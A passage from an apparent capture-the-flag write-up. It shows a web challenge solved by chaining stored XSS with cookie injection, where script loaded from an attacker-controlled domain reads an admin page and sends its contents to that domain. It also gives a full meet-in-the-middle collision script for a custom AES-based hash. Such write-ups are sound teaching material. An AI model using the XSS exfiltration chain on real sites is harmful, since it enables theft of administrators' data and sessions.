We assume that the same comment listing cookies is also on the authenticated pages of the administration. We also identified that it is prone to XSS injections.

So we exploit the XSS on the shoutbox page with the payload `<script src="http://foo.bar/x.js"></script>`, where `foo.bar` is a domain under our control. The x.js file contains:

```
var p = '--><script src=http://foo.bar/y.js></script><!--';
var date = new Date();
date.setTime(date.getTime()+60*1000);
document.cookie = "xxx=" + p + ";expires=" + date + ";domain=.combined.space;path=/";
```

When the administrator visits our shoutbox page, the payload is executed and a malicious cookie is set. Then, when the administrator visits the admin page again, that new payload is executed, which downloads and execute the y.js file containing:

```
var req = new XMLHttpRequest();
req.open('GET', '/', false);
req.send(null);
(new Image()).src='http://foo.bar/x?' + encodeURIComponent(req.responseText);
```

This payload sends to our server the content of the `/` page on the administration panel. At the bottom of the page, we find the flag:

```
***SNIP***<td>Banned</td></tr>\n\n</table>\n\n\n\n<!--\n// Disable for prod\n//Cookies :
[admin=FLAG{ShouldntHaveSharedThatSuffixBro} xxx=-->***SNIP***
```


IV. crypto-200: sponge

We have the Python code for a custom hash function. The function takes the message to digest 10 bytes at a time, modifying the inner state. On the last round, some padding is applied before being digested. The digest phase is based on AES with a static key. Each digest phase is basically the following:

```
state = AES.new('\x00' * 6).encrypt(xor(state, block + '\x00' * 6))
```

Now, we are provided with a message and need to find an other message that has the same hash.

We will implement a meet in the middle attack, computing a three block message. Our aim is to find three blocks `b0`, `b1`, `b2` such as the resulting state `s4` is the same as the one for the given hash:



Please note that the last 6 bytes of all blocks need to be `\x00`. As a result, we will try to find blocks `b0` and `b2` such as the last 6 bytes from states `s1` and `s2` are the same. At that point, all is left to do is to compute `b1 = xor(s1, s2)[:10]`.

Here is our meet in the middle exploit (after renaming hash.py to hasher.py):

```
from itertools import product
from hasher import Hasher, AES
import requests

def xor(x, y):
    return ''.join(chr(ord(a) ^ ord(b)) for a, b in zip(x, y))

aes = AES.new('\x00' * 16)

HASHER = Hasher()
GIVEN = 'I love using sponges for crypto'
TARGET = HASHER.hash(GIVEN)

s4 = aes.decrypt(aes.decrypt(aes.decrypt(HASHER.state)))
```

```
print 'generating b2 candidates'
mitm = {}
for i in xrange(1 << 24):  # about 2Go RAM
    mitm[aes.decrypt(xor(
        '{:09x}'.format(i) + '\x81' + '\x00' * 6,
        s4))[10:]] = i

print 'bruteforcing b0'
for j in xrange(1 << 24):
    try:
        i = mitm[aes.encrypt('{:010x}'.format(j) + '\x00' * 6)[10:]]
    except KeyError:
        continue
    b0 = '{:010x}'.format(j)
    b2 = '{:09x}'.format(i)
    break
else:
    raise ValueError('b0 not found')
print 'b0', b0.encode('hex')
print 'b2', b2.encode('hex')

s0 = b0 + '\x00' * 6
s1 = aes.encrypt(s0)
s3 = xor(s4, b2 + '\x81' + '\x00' * 6)
s2 = aes.decrypt(s3)
assert xor(s1, s2)[10:] == '\x00' * 6
b1 = xor(s1, s2)[:10]
print 'b1', b1.encode('hex')
print 's0', s0.encode('hex')
print 's1', s1.encode('hex')
print 's2', s2.encode('hex')
print 's3', s3.encode('hex')
print 's4', s4.encode('hex')
b = b0 + b1 + b2
print 'b', b.encode('hex')

hashed = HASHER.hash(b)
assert hashed == TARGET

print 'Requesting the flag'
print requests.get(
    'http://54.202.194.91:12345/{}'.format(b.encode('hex'))
).text
```

Running the exploit gives the flag in less than two minutes:

```
$ time ./exploit.py
generating b2 candidates
bruteforcing b0
b0 30303030316563323566
b2 303030643263633466
b1 000bd174cb6a7df45c98
s0 303030303165633235660000000000000
s1 9e34d1447fe7ffdcb169fa6beb64b8a0
s2 9e3f0030b48d8228edf1fa6beb64b8a0
s3 df73fd61b2b32a2877ff7740560a1d64
s4 ef43cd0580d0491c117e7740560a1d64
b 303030303165633235660000bd174cb6a7df45c98303030643263633466
Requesting the flag
FLAG{MITM 3: This Time It's Personal!}

./exploit.py  116,49s user 0,40s system 99% cpu 1:57,27 total
```

V. crypto-250: multi party computation

This time we are giving Python code implementing Paillier cryptosystem(https://en.wikipedia.org/wiki/Paillier_cryptosystem) primitives and a web server.

First, some `POINTS` are computed from the flag as followed: